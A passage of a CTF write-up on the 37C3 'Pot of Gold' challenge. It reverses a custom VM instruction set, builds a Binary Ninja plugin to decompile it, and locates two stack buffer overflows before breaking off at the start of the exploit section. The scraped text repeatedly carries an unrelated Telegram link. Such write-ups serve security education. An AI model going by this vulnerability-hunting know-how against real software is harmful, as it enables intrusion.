LEVERAGING BINARY NINJA IL TO REVERSE A CUSTOM ISA: CRACKING THE “POT OF GOLD” 37C3

Rédigé par Thomas Imbert - 05/01/2024 - dans Challenges , Exploit , Reverse-engineering

This article explores the process of reversing a custom instruction set architecture (ISA) of the *Pot of Gold* CTF challenge (37C3 CTF) using Binary Ninja Intermediate Language (IL) to decompile the challenge code. Next, it describes the exploitation part, first getting code execution in the emulator, then pivoting to a second process and ultimately exploiting the opcode emulation to retrieve the flag.

Pot Of Gold is a reversing and pwn challenge written by blasty which was solved by two teams during 37C3 Potluck CTF.

CHALLENGE INTRODUCTION

Before looking at the provided files, let’s connect to the server:

https://t.me/learningnets

```
$ nc 127.0.0.1 5000

 ############# W * E * L * C * O * M * E    T * O ##############################

                                                                   bLS!

 | sYSOP: g0RD0N r4MS4Y            |   AUTHORiZED ACCESS ONLY, ONLY ELiTE CHEFS  |
 | pHONE: 1-800-g0-c00K-y3RS3LF    |   ARE ALLOWED TO CONTiNUE pAST thiS POiNT!  |

Welcome to Shell's Kitchen, stranger!

Unfortunately, only real chefs are allowed to enter the kitchen.
Please, prove that you are a real chef by cooking this stew:

a6dadbec3d3e04c679da67e23d3e6522
```

So, the first part of the challenge is to retrieve the password to access the *shell kitchen*.

Conveniently, a `Dockerfile` is provided to reproduce the server environment and the following shell script `run.sh` is executed on new *TCP* connection.


```
#!/bin/sh

(/chall /gordon.bin /tmp/x 1 >/dev/null 2>/dev/null) &
sleep 1
/chall /kitchen.bin /tmp/x 0
```

The `chall` file is a classic static stripped ELF x86-64 executable and the two binaries files are custom blobs. The custom binaries start with the magic `UNICORN` (*not related to Unicorn Engine*) and `kitchen.bin` contains the welcome banner, so there are probably not encrypted.

REVERSING THE BINARY

https://t.me/learningnets

Although stripped, the challenge binary is readable. It implements an emulator for a custom architecture, the opcode emulation handler function is quickly identified thanks to the large switch case:



The emulator is called Virtual Machine (VM) in the rest of the article for simplicity purposes.

The command line argument `/tmp/x` is used to create a communication channel between `gordon.bin` the master process and `kitchen.bin` the slave application (`argv[3]` used to identify the master). Thus, two FIFO named pipes are created with `mknod` by the two processes:

- `/tmp/x_master`
- `/tmp/x_slave`

Then, the binary blob specified in `argv[1]` is parsed and loaded:

```
// From reverse engineering of the parsing loop
struct unicorn_blob_file {
    char magic[8]; // const "UNICORN"
    uint16_t nb_segments;
    struct segment {
        uint16_t virtual_base;
        uint16_t size;
        uint16_t protection; // bitfield 1 - read ; 2 - write ; 4 - exec
    } segments[ANYSIZE_ARRAY]; // array of size nb_segments
    char data[ANYSIZE_ARRAY]; // first segment data (array of size segments[0].size)
};
```

Only the first segment contains data, the others are set to zero.

https://t.me/learningnets

> **Note:** Both files contain only 2 segments, the first one is the actual blob code and data. The second segment is used for the VM stack.

kitchen.bin

```
      0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000  55 4E 49 43 4F 52 4E 00 02 00 00 00 00 80 05 00  UNICORN......€..
0010  00 80 00 80 03 00 01 00 68 04 08 04 00 00 08 05  .€.€....h.......
0020  00 00 07 40 00 00 07 50 02 00 03 01 01 04 04 01  ...@...P........
0030  04 01 04 11 05 01 06 18 05 00 01 06 F0 FF 09 05  ............ðÿ..
0040  00 00 09 04 00 00 0C 00 00 00 08 04 00 00 08 05  ................
0050  00 00 08 06 00 00 07 40 00 00 07 50 01 00 07 60  .......@...P...`
0060  02 00 06 18 06 00 01 03 1C 00 02 01 00 05 03 01  ................
0070  00 04 04 01 04 01 04 01 05 01 04 11 06 01 01 00  ................
0080  E4 FF 09 06 00 00 09 05 00 00 09 04 00 00 0C 00  äÿ..............
```

Template Results - Potluck.bt

Name	Value	Start	Size	Type	Color	Comment
struct unicorn_blob_file f		0h	3FEh	struct unicorn_...		
char magic[8]	UNICORN	0h	8h	char		
uint16 nb_segments	2h	8h	2h	uint16		
struct segment segments[2]		Ah	Ch	struct segment		
struct segment segments[0]		Ah	6h	struct segment		
uint16 virtual_base	0h	Ah	2h	uint16		
uint16 size	8000h	Ch	2h	uint16		
uint16 protection	5h	Eh	2h	uint16		Protection: RX
struct segment segments[1]		10h	6h	struct segment		
uint16 virtual_base	8000h	10h	2h	uint16		
uint16 size	8000h	12h	2h	uint16		
uint16 protection	3h	14h	2h	uint16		Protection: RW

gordon.bin

```
      0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000  55 4E 49 43 4F 52 4E 00 02 00 00 00 00 80 05 00  UNICORN......€..
0010  00 80 00 80 07 00 01 00 D4 03 08 04 00 00 08 05  .€.€....Ô.......
0020  00 00 07 40 00 00 07 50 02 00 03 01 01 04 04 01  ...@...P........
0030  04 01 04 11 05 01 06 18 05 00 01 06 F0 FF 09 05  ............ðÿ..
0040  00 00 09 04 00 00 0C 00 00 00 08 04 00 00 08 05  ................
0050  00 00 08 06 00 00 07 40 00 00 07 50 01 00 07 60  .......@...P...`
0060  02 00 06 18 06 00 01 03 1C 00 02 01 00 05 03 01  ................
0070  00 04 04 01 04 01 04 01 05 01 04 11 06 01 01 00  ................
0080  E4 FF 09 06 00 00 09 05 00 00 09 04 00 00 0C 00  äÿ..............
```

Template Results - Potluck.bt

Name	Value	Start	Size	Color	Comment
struct unicorn_blob_file f		0h	3FEh		
char magic[8]	UNICORN	0h	8h		
uint16 nb_segments	2h	8h	2h		
struct segment segments[2]		Ah	Ch		
struct segment segments[0]		Ah	6h		
uint16 virtual_base	0h	Ah	2h		
uint16 size	8000h	Ch	2h		
uint16 protection	5h	Eh	2h		Protection: RX
struct segment segments[1]		10h	6h		
uint16 virtual_base	8000h	10h	2h		
uint16 size	8000h	12h	2h		
uint16 protection	7h	14h	2h		Protection: RWX

Finally, the VM opcode handler is executed in a loop:

```
// inside main function
  do
  {
    if ( exec_one_instruction(vm) )
      exit(1);
  }
  while ( !vm->stopped );
```

REVERSING THE ISA OPCODES

The VM management structure can be reversed using the initialization function and the `exec_one_instruction` function:

```
struct vm {
    uint64_t regs[8]; // General Purpose Register
    uint64_t sp;
    uint64_t lr;
    uint64_t pc;
    uint64_t fl; // flags register
    void * mem;  // Memory mapping linked list
    void (*handle_syscall)(struct vm*, int syscall_id);
    bool stopped;
    bool is_master;
};
```

Now the code looks readable and we can understand the basic opcodes:

```
int exec_one_instruction(vm * vm)
{
    if ( (get_segment_prot(vm, vm->pc) & PROT_EXEC) == 0 )
        exit(1);
    // Read instruction
    read_vm_memory(vm, vm->pc, &opcode, 1);
    read_vm_memory(vm, vm->pc + 1, &arg1, 1);
    read_vm_memory(vm, vm->pc + 2, &arg3, 1);
    read_vm_memory(vm, vm->pc + 3, &arg2, 1);
```

https://t.me/learningnets

```
    arg23 = _byteswap_ushort((arg3 << 8) | arg2);
    // Parse and execute instruction
    switch ( opcode )
    {
        case 0:
            // NOP
            break;
        /* ... */
        case 4:
            // ALU ops
            /* ... */
            switch ( arg1 >> 4 )
            {
                case 0:
                    vm->regs[arg3] = vm->regs[arg2] + operand;
                    break;
                case 1:
                    vm->regs[arg3] = vm->regs[arg2] - operand;
                    break;
                case 2:
                    vm->regs[arg3] =vm->regs[arg2] * operand;
                    break;
            /* ... */
            }
            break;
        case 5:
            // Syscall
            vm->handle_syscall(vm, arg1);
            break;
        /* ... */
        case 8:
            // Push
            vm->sp -= 8;
            write_vm_memory(vm, vm->sp, &vm->regs[arg1], 8);
            break;
        case 9:
            // Pop
            read_vm_memory(vm, vm->sp, &vm->regs[arg1], 8);
            vm->sp += 8;
            break;
        /* ... */
        case 0xC:
            // Branch to link register (ret)
            vm->pc = vm->lr;
            return 0;
    }
    vm->pc += 4;
}
```

With a better understanding of the VM opcodes, the syscall function can be reversed. Syscalls are used to provide VM a way to interact with the user (1/2) and also with the other VM process (3/4).

Syscall ID	Description
0	Stop the VM
1	Output a character (*regs[0]*)
2	Read a character (*regs[0]*)
3	Send message to FIFO (ptr: *regs[0]*, size: *regs[1]*)
4	Receive message from FIFO (ptr: *regs[0]*, size: *regs[1]*)

https://t.me/learningnets

Syscall ID	Description
5	Pseudo random generator (*regs[0]*)
7	Get uptime (`system("uptime > /tmp/u")` to ptr: *regs[0]*)

A sharp reader may have noticed that the instruction parser is not free of bugs (register index not validated) but at this stage, no control can be exerted on the instructions.

WRITING A DECOMPILER FOR THE CUSTOM ISA

DISSASSEMBLER

The next step would be to write a *quick-and-dirty* dissassembler to analyze both binaries and find the password to access the *shell*.

The ISA was implemented in Binary Ninja to get a better visual representation of the code flow (**graph view**).

The architecture `plugin` API of Binary Ninja is well documented in a series of blogposts.

Since writing an architecture plugin requires closing and opening Binary Ninja for each code change, starting with the loader makes the process easier (no need to choose the architecture and the loading file offset each time).


A loader is called a `BinaryView`, let's implement the loader:

```
from struct import unpack
from binaryninja.binaryview import BinaryView
from binaryninja.enums import SegmentFlag

class POTLUCKView(BinaryView):
    name = 'POTLUCKView'
    long_name = 'POTLUCKView ROM'

    def __init__(self, data):
        BinaryView.__init__(self, parent_view = data, file_metadata = data.file)
        # self.platform = Architecture['POTLUCK'].standalone_platform
        self.data = data

    @classmethod
    def is_valid_for_data(self, data):
        header = data.read(0, 7)
        return header == b'UNICORN'

    def perform_get_address_size(self):
        return 8

    def init(self):
        # Parse struct unicorn_blob_file
        segment_count = unpack("<H", self.data.read(0x8, 2))[0]
        print(f"segment count = {segment_count}")
        # Only the first segment is loaded from file
        base = unpack("<H", self.data.read(0xA, 2))[0]
        size = unpack("<H", self.data.read(0xC, 2))[0]
        prot = unpack("<H", self.data.read(0xE, 2))[0]
        # Load code + data from file offset (0xA + sizeof(struct segment) * segment_count) at base: 0x0
        self.add_auto_segment(base, size, 0xA + 6 * segment_count, size, SegmentFlag.SegmentReadable|Segme
ntFlag.SegmentExecutable)
        # No need to load the zeroed stack segment (read full loader code if interested)
        return True

    def perform_is_executable(self):
        return True
```

https://t.me/learningnets

```
    def perform_get_entry_point(self):
        return 0

POTLUCKView.register()
```

The file format is recognized and loaded automatically:



Now the architecture should be added to provide ISA information to Binary Ninja.

An architecture must contain three callbacks:

- `get_instruction_text(self, data: bytes, addr: int) -> Optional[Tuple[List[InstructionTextToken], int]]`
    - Instruction decoding to text
- `get_instruction_info(self, data:bytes, addr:int) -> Optional[InstructionInfo]`
    - Metadata of instruction for control flow analysis
- `get_instruction_low_level_il(self, data: bytes, addr: int, il: LowLevelILFunction) -> Optional[int]`
    - Instruction to Binary Ninja IL for decompilation

The architecture also provides the address size, the registers including the stack and link register to help the analysis.

If we implement only the `push/pop` instructions for example:

```
from typing import Callable, List, Type, Optional, Dict, Tuple, NewType

from binaryninja.architecture import Architecture, InstructionInfo, RegisterInfo
from binaryninja.lowlevelil import LowLevelILFunction
from binaryninja.function import InstructionTextToken
from binaryninja.enums import InstructionTextTokenType

class POTLUCK(Architecture):
    name = "POTLUCK"
    address_size = 4
    default_int_size = 4
    instr_alignment = 4
    max_instr_length = 4
    regs = {
        'R0': RegisterInfo('R0', 4),
        'R1': RegisterInfo('R1', 4),
        'R2': RegisterInfo('R2', 4),
        'R3': RegisterInfo('R3', 4),
        'R4': RegisterInfo('R4', 4),
        'R5': RegisterInfo('R5', 4),
```

https://t.me/learningnets

```
        'R6': RegisterInfo('R6', 4),
        'R7': RegisterInfo('R7', 4),
        'SP': RegisterInfo('SP', 4),
        'LR': RegisterInfo('LR', 4),
    }
    stack_pointer = "SP"
    link_reg = "LR"

    def get_instruction_info(self, data:bytes, addr:int) -> Optional[InstructionInfo]:
        return None

    def get_instruction_text(self, data: bytes, addr: int) -> Optional[Tuple[List[InstructionTextToken], i
nt]]:
        opcode = data[0]
        arg1 = data[1]
        ops = []
        if opcode == 8:
            ops.append(InstructionTextToken(InstructionTextTokenType.TextToken, "push "))
            ops.append(InstructionTextToken(InstructionTextTokenType.RegisterToken, f'R{arg1}'))
        elif opcode == 9:
            ops.append(InstructionTextToken(InstructionTextTokenType.TextToken, "pop "))
            ops.append(InstructionTextToken(InstructionTextTokenType.RegisterToken, f'R{arg1}'))
        return ops, 4 # len of instruction

    def get_instruction_low_level_il(self, data: bytes, addr: int, il: LowLevelILFunction) -> Optional[in
t]:
        return None

POTLUCK.register()
```

Uncomment the line `# self.platform = Architecture['POTLUCK'].standalone_platform` in the `BinaryView` to automatically load the correct architecture.

> **Note:** Never return 0 in `get_instruction_text` and `get_instruction_low_level_il` since the return value is the number of parsed bytes, it will cause an infinite loop. Instead `return None`.

Implementing the other 11 instructions (plus 9 sub opcodes for ALU) is not described here.

One important missing piece is the control flow analysis using `get_instruction_info`, without it, Binary Ninja cannot find function boundaries:

https://t.me/learningnets

```
kitchen.bin ●
POTLUCKView ROM ▾   Linear ▾   Disassembly ▾

0x0

Type: POTLUCKView
Platform: POTLUCK
Architecture: POTLUCK

Segments:
r-x  0x00000000-0x000014e5
---  0x000014f0-0x00001518

Sections:
0x000014f0-0x00001518  .synthetic_builtins  {External}

00000000  int32_t sub_0()
00000000  01006804   jmp 0x00000468  {data_468}

00000004  int32_t sub_4(int32_t* arg1 @ R0)
00000004  08040000   push R4 {var_4}  {sub_8}

00000008  int32_t sub_8(int32_t* arg1 @ R0)
00000008  08050000   push R5 {var_4}  {sub_c}

0000000c  int32_t sub_c(int32_t* arg1 @ R0)
0000000c  07400000   mov R4, R0  {sub_10}

00000010  int32_t sub_10(int32_t arg1 @ R1, int32_t* arg2 @ R4)
00000010  07500200   mov R5, R2  {sub_14}
```

During development to get a linear dissassembly, implement a basic `get_instruction_info` stub that accepts any sequence of bytes.

```python
def get_instruction_info(self, data:bytes, addr:int) -> Optional[InstructionInfo]:
    info = InstructionInfo()
    info.length = 4
    return info
```

The `get_instruction_info` provides information about branches, calls, returns and syscalls.

From the documentation:

BranchType	Description
UnconditionalBranch	Branch will always be taken
FalseBranch	False branch condition

https://t.me/learningnets

BranchType	Description
TrueBranch	True branch condition
CallDestination	Branch is a call instruction (Branch with Link)
FunctionReturn	Branch returns from a function
SystemCall	System call instruction
IndirectBranch	Branch destination is a memory address or register
UnresolvedBranch	Branch destination is an unknown address

In the custom ISA, only `syscall` (5), conditional `branch` (1), `call` (10) and `ret` modify the control flow.

```python
    def get_instruction_info(self, data:bytes, addr:int) -> Optional[InstructionInfo]:
        if not is_valid_instruction(data):
            return None
        opcode = data[0]
        arg1 = data[1]
        arg23 = get_arg23(data[2:4])
        result = InstructionInfo()
        result.length = 4
        if opcode == 5:     # SYSCALL
            result.add_branch(BranchType.SystemCall, arg1)
        elif opcode == 1:   # BRANCH
            if arg1 == 0:
                result.add_branch(BranchType.UnconditionalBranch, addr + arg23) # b +imm
            else:
                result.add_branch(BranchType.TrueBranch, addr + arg23) # b +imm if flag
                result.add_branch(BranchType.FalseBranch, addr + 4)    # continue if not flag
        elif opcode == 10:  # CALL
            if arg1 == 1:
                result.add_branch(BranchType.IndirectBranch) # call register
            else:
                result.add_branch(BranchType.CallDestination, addr + arg23) # call +imm
        elif opcode == 12:  # RET
            result.add_branch(BranchType.FunctionReturn)
        return result
```

Now the dissassembly is readable and the reverse engineering of the `gordon` and `kitchen` binaries can start:

https://t.me/learningnets

```
sub_f0:
000000f0  push R0 {var_4}
000000f4  push R1 {var_8}
000000f8  push R2 {__saved_R2}
000000fc  push R4 {__saved_R4}
00000100  push R5 {__saved_R5}
00000104  push R9 {__saved_LR}
00000108  mov R4, R0
```

```
0000010c  movb R0, [R4]
00000110  mov R6, -0x00000ff3
00000114  lshf R6, 0x8
00000118  or R6, 0xca
0000011c  lshf R6, 0x8
00000120  or R6, 0xfe
00000124  mov R7, R4
00000128  lshf R7, 0x10
0000012c  add R7, R4
00000130  xor R6, R7
00000134  push R6 {var_1c}
00000138  mov R5, R4
0000013c  and R5, 0x3
00000140  add R5, R8 {var_1c}
00000144  movb R5, [R5]
00000148  xor R0, R5
0000014c  pop R6 {var_1c}
00000150  cmp R0, 0x0
00000154  jmpif 0x00000164   {data_164}
```

```
00000164  pop R9 {__saved_LR}
00000168  pop R5 {__saved_R5}
0000016c  pop R4 {__saved_R4}
00000170  pop R2 {__saved_R2}
00000174  pop R1 {var_8}
00000178  pop R0 {var_4}
0000017c  ret
```

```
00000158  syscall 0x1   {sub_0+1}
0000015c  add R4, 0x1
00000160  jmp 0x0000010c   {data_10c}
```

DECOMPILER

The code is readable but it is possible to do better with Binary Ninja IL.

Indeed with the Intermediate Language, the architecture plugin can describe the custom ISA instructions using Binary Ninja low level instructions (`LLIL_LOAD` , `LLIL_ADD` , `LLIL_SET_REG` , ...) that will be analyzed by Binary Ninja to produce a clean pseudo C decompiled output.

The following function for example will be much easier to read in pseudo code after several optimization passes performed automatically.

ASM:

https://t.me/learningnets

```
sub_3cc:
000003cc  movd R4, [R0]
000003d0  mov R5, -0x00003f36
000003d4  lshf R5, 0x8
000003d8  or R5, 0xc0
000003dc  lshf R5, 0x8
000003e0  or R5, 0x1a
000003e4  xor R4, R5
000003e8  movd [R1], R4
000003ec  add R1, 0x4
000003f0  add R0, 0x4
000003f4  movd R4, [R0]
000003f8  mov R5, 0x00000d15
000003fc  lshf R5, 0x8
00000400  or R5, 0xea
00000404  lshf R5, 0x8
00000408  or R5, 0x5e
0000040c  xor R4, R5
00000410  movd [R1], R4
00000414  add R1, 0x4
00000418  add R0, 0x4
0000041c  movd R4, [R0]
00000420  mov R5, 0x00005caf
00000424  lshf R5, 0x8
00000428  or R5, 0xf0
0000042c  lshf R5, 0x8
00000430  or R5, 0x1d
00000434  xor R4, R5
00000438  movd [R1], R4
0000043c  add R1, 0x4
00000440  add R0, 0x4
00000444  movd R4, [R0]
00000448  mov R5, -0x000045a2
0000044c  lshf R5, 0x8
00000450  or R5, 0xba
00000454  lshf R5, 0x8
00000458  or R5, 0x11
0000045c  xor R4, R5
00000460  movd [R1], R4
00000464  ret
```

Pseudo C:

https://t.me/learningnets

```
000003cc  void* sub_3cc(int32_t* arg1 @ R0, int32_t* arg2 @ R1)

000003cc  {
000003e8      *(uint32_t*)arg2 = (*(uint32_t*)arg1 ^ 0xc0cac01a);
000003ec      arg2[1] = (arg1[1] ^ 0xd15ea5e);
000003ec      arg2[2] = (arg1[2] ^ 0x5caff01d);
000003ec      arg2[3] = (arg1[3] ^ 0xba5eba11);
00000464      return &arg1[3];
00000440  }
```

The third callback is used to return the IL operations: `get_instruction_low_level_il`.

One *complex* part is handling the conditional branches and it is described in the second blogpost of Binary Ninja. In addition, handling properly the flag register on compares and branches opcodes can be time consuming, ignore it unless interested to learn.

To represent an ISA instruction, multiple Binary Ninja Low Level IL (LLIL) instructions can be appended. Actually, one LLIL instruction is structured as a *expression tree* that contain sub-LLIL instructions as operands.

```
def get_instruction_low_level_il(self, data: bytes, addr: int, il: LowLevelILFunction) -> Optional[int]:
    # ...
    # Represent: xor rX, 0xX
    dst = src = RegisterName(get_register_name(arg[0]))
    operand = il.const(4, arg[1])
    ## value of rX
    op = il.reg(4, src)
    # XOR (value of rX, const)
    op = il.xor_expr(4, op, operand)
    # set value of rX (XOR (value of rX, const))
    op = il.set_reg(4, dst, op)
    # Append it to the il `LowLevelILFunction`
    il.append(op)
    return 4 # len of instruction
```

With the documentation and available python plugin examples, implementing the ~20 instructions is quite fast.

To nicely display syscalls in pseudo C view, a virtual register `ID` and a custom calling convention for syscall was registered. Indeed by default, the `system_call` IL doesn't take any parameter thus the decompiled view will only show `syscall();`.

```
# Lift syscall in get_instruction_low_level_il
il.append(il.set_reg(4, RegisterName('ID'), il.const(4, arg1)))
i = il.system_call()

# Syscall custom calling convention
class CustomSyscall(CallingConvention):
    int_arg_regs = ['ID', 'R0', 'R1']
    int_return_reg = 'R0'
    eligible_for_heuristics = False # force display of int_arg_regs

# Register custom calling convention
CustomSyscall(arch=Architecture['POTLUCK'], name='CustomSyscall')
Architecture['POTLUCK'].register_calling_convention(cc_sys)
self.platform.system_call_convention = cc_sys
```

The full plugin source code is available here (*code was written in haste for CTF*).

> **Note:** Although the ISA uses 64-bits registers, the decompiled code looks better with 32-bit `address_size`.

Now, the challenge can be approached with ease, or so it seems.

https://t.me/learningnets

GORDON VM

The main function receives 256 bytes from the *Kitchen* FIFO and based on the first word of the message, it calls a different command function:

```
int32_t sub_0() __noreturn

{
    while (true)
    {
        puts("[+] waiting for data..\n");
        int32_t var_1000;
        memset(&var_1000, 0, 0x100);
        int32_t R0_3 = syscall(4, &var_1000, 0x100);
        puts("GOT: ");
        print(&var_1000, R0_3);
        puts(&data_4d6);
        int32_t R0_5 = var_1000;
        if (0xf01dc0de == R0_5)
        {
            command_f01d();
        }
        else if (0xbadf0001 == R0_5)
        {
            command_badf();
        }
        else if (0xc0cac01a == R0_5)
        {
            command_c0ca(&var_1000);
        }
        else if (0xc01db007 == R0_5)
        {
            command_c01d();
        }
    }
}
```

- `0xf01dc0de` -> Send random sentence to *Kitchen*
- `0xbadf0001` -> Send hardcoded *"Friendship is not for sale, dummy!"* to *Kitchen*
- `0xc0cac01a` -> Provide **free stack buffer overflow**
- `0xc01db007` -> Send uptime to *Kitchen*

Indeed, the handler for `0xc0cac01a` is the following and the size of the `memcpy` is larger than the reserved size of the `var_84` buffer:

```
// Low level IL representation
0x00000380  int32_t command_c0ca(int32_t* arg1 @ R0)

    0x00000380  push(LR)
    0x00000384  SP = SP - 0x80
    0x00000388  R1 = R0
    0x0000038c  R0 = SP {var_84}
    0x00000390  R2 = 0x100
    0x00000394  call(memcpy) // memcpy(&var_84, arg1, 0x100);
    0x00000398  SP = SP + 0x80
    0x0000039c  LR = pop
    0x000003a0  <return> jump(LR)
```

It is nice to find a bug but currently the function is not reachable...

https://t.me/learningnets

KITCHEN VM

The main function generates and sends to the user a secret challenge. Then, it receives the user input and compares it with the secret challenge XOR *1ac0cac05eea150d1df0af5c11ba5eba*.

> **Note:** The `xor_with_const` was shown as an example in the Decompiler section.

https://t.me/learningnets

```
int32_t sub_0() __noreturn

{
    puts("\x1b[0m\r\n\r\n \x1b[1m############# W * E * L * C * O * M * E    T * O
    decode_and_puts(&data_1239);
    void random_challenge;
    gen_random_secret(&random_challenge);
    decode_and_puts(&data_139c);
    print(&random_challenge, 0x10);
    decode_and_puts(&data_139c);
    void user_input_hex;
    read(&user_input_hex, 0x20);
    void user_input_bytes;
    hex_to_bytes(&user_input_hex, 0x10, &user_input_bytes);
    void random_challenge_xored;
    xor_with_const(&random_challenge, &random_challenge_xored);
    if (memcmp(&user_input_bytes, &random_challenge_xored, 0x10) != 0)
    {
        decode_and_puts(&data_13ff);
        syscall(0);  // exit
    }
    decode_and_puts(&data_13aa);
    while (true)
    {
        decode_and_puts(&data_12df);
        decode_and_puts(&data_138c);
        char shell_input;
        memset(&shell_input, 0, 0x80);
        read(&shell_input, 0x7f);
        int32_t shell_cmd = shell_input;
        if (shell_cmd == '1')
        {
            send_gordon_f01d();
        }
        else if (shell_cmd == '2')
        {
            recv_more_and_send_gordon_badf();
        }
        else if (shell_cmd == '3')
        {
            send_gordon_c01d();
        }
        else
        {
            if (shell_cmd == '4')
            {
                decode_and_puts(&data_1448);
                syscall(0);  // exit
            }
            decode_and_puts(&data_142c);
        }
```

The *Kitchen* strings are encrypted (except the banner) with the following algorithm:

```
def decrypt(addr, size):
    o = b''
    for i, e in enumerate(bv.read(addr, size)):
        key = struct.pack('<I', (0xf00dcafe ^ ((addr + i) * 0x10001)))
        o += bytes([e ^ key[(addr + i) % 4]])
    return o
```

https://t.me/learningnets

```
# >>> decrypt(0x1239, 38)
# b"Welcome to Shell's Kitchen, stranger!\n"
```

The *shell kitchen* is a menu with 4 options:

- 1 -> send `0xf01dc0de` to *Gordon* and print the random phrase
- 2 -> read `0xff` bytes (stops on `0xa` or `0xd`) in a stack variable of size `0x44` ; then send `0xbadf0001` to *Gordon* and print the returned string (*Friendship*)
- 3 -> send `0xc01db007` to *Gordon* and print uptime
- 4 -> exit

Neat! Another stack buffer overflow and this time reachable with user input. Note that the corruption occurs inside the custom VM, allowing control of the instruction pointer in the emulated code.

VULNERABILITIES AND EXPLOIT STEPS

After sending the correct challenge, sending a buffer of `0x44` bytes in the command 2 will trigger the stack buffer overflow and corrupt `saved LR` in the VM.

```
Stack
-0x084  int32_t var_84
-0x080  void var_80
-0x080  ?? ?? ?? ?? ?? ?? ?? ??
-0x078  ?? ?? ?? ?? ?? ?? ?? ??
-0x070  ?? ?? ?? ?? ?? ?? ?? ??
